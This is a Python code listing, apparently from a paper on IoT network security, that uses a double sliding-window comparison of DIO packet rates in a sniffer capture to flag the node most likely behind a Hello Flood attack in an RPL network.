def hello_flood_detection(data,t_long_window,t_short_window,threshold):
    """
    Use double sliding-window method to detect Hello Flood Attack.
    The sizes of the long and short sliding windows are t_long_window and t_short_window.
    The threshold measures the sending DIO frequency during the short sliding window compared to the long one.
    If this threshold is exceeded, it will be recorded as one suspicious behavior.
    """
    set_window_value(data,"Long_window",t_long_window)
    set_window_value(data,"Short_window",t_short_window)

    # Calculate the total number of suspicious behaviors detected for each node.
    malicios_n=dict()   # Stores the result of each node.
    for i in range(data.shape[0]):
        ratio=t_short_window/t_long_window
        if data.loc[i,"Short_window"]>threshold*ratio*data.loc[i,"Long_window"]:
            if data.loc[i,"Source"] not in malicios_n.keys():
                malicios_n[data.loc[i,"Source"]]=1
            else:
                malicios_n[data.loc[i,"Source"]]=malicios_n[data.loc[i,"Source"]]+1

    #Report the node with the highest number of suspicious behaviors.
    max_detected_num=0
    malicious_ip=""
```

```python
    for (k,v) in malicios_n.items():
        if v>max_detected_num:
            max_detected_num=v
            malicious_ip=k

    print("Hello Flood Attack detected from IP",malicious_ip)
    print("Number of suspicious behaviors:",max_detected_num)


if __name__=="__main__":
    # Load data.
    data = pd.read_csv(
        r"./sensniff_result.csv",
        usecols=["Time","Source", "Info"],
        engine="c"
    )

    # Get the rows of DIO packets.
    data=data[data["Info"].isin(["RPL Control (DODAG Information Object)"])]
    data.reset_index(drop=True, inplace=True)

    t_long_window=20    # window size (seconds) for long sliding window
    t_short_window=2    # window size (seconds) for short sliding window
    threshold=6         # The larger threshold means the stricter testing.

    hello_flood_detection(data,t_long_window,t_short_window,threshold)
    #  Plot the number of DIO packets in windows by each DIO packet.
    plot_windows_data(data,t_long_window,t_short_window)
```

Listing 2: Anomaly-based detection of HELLO/DIO flooding attack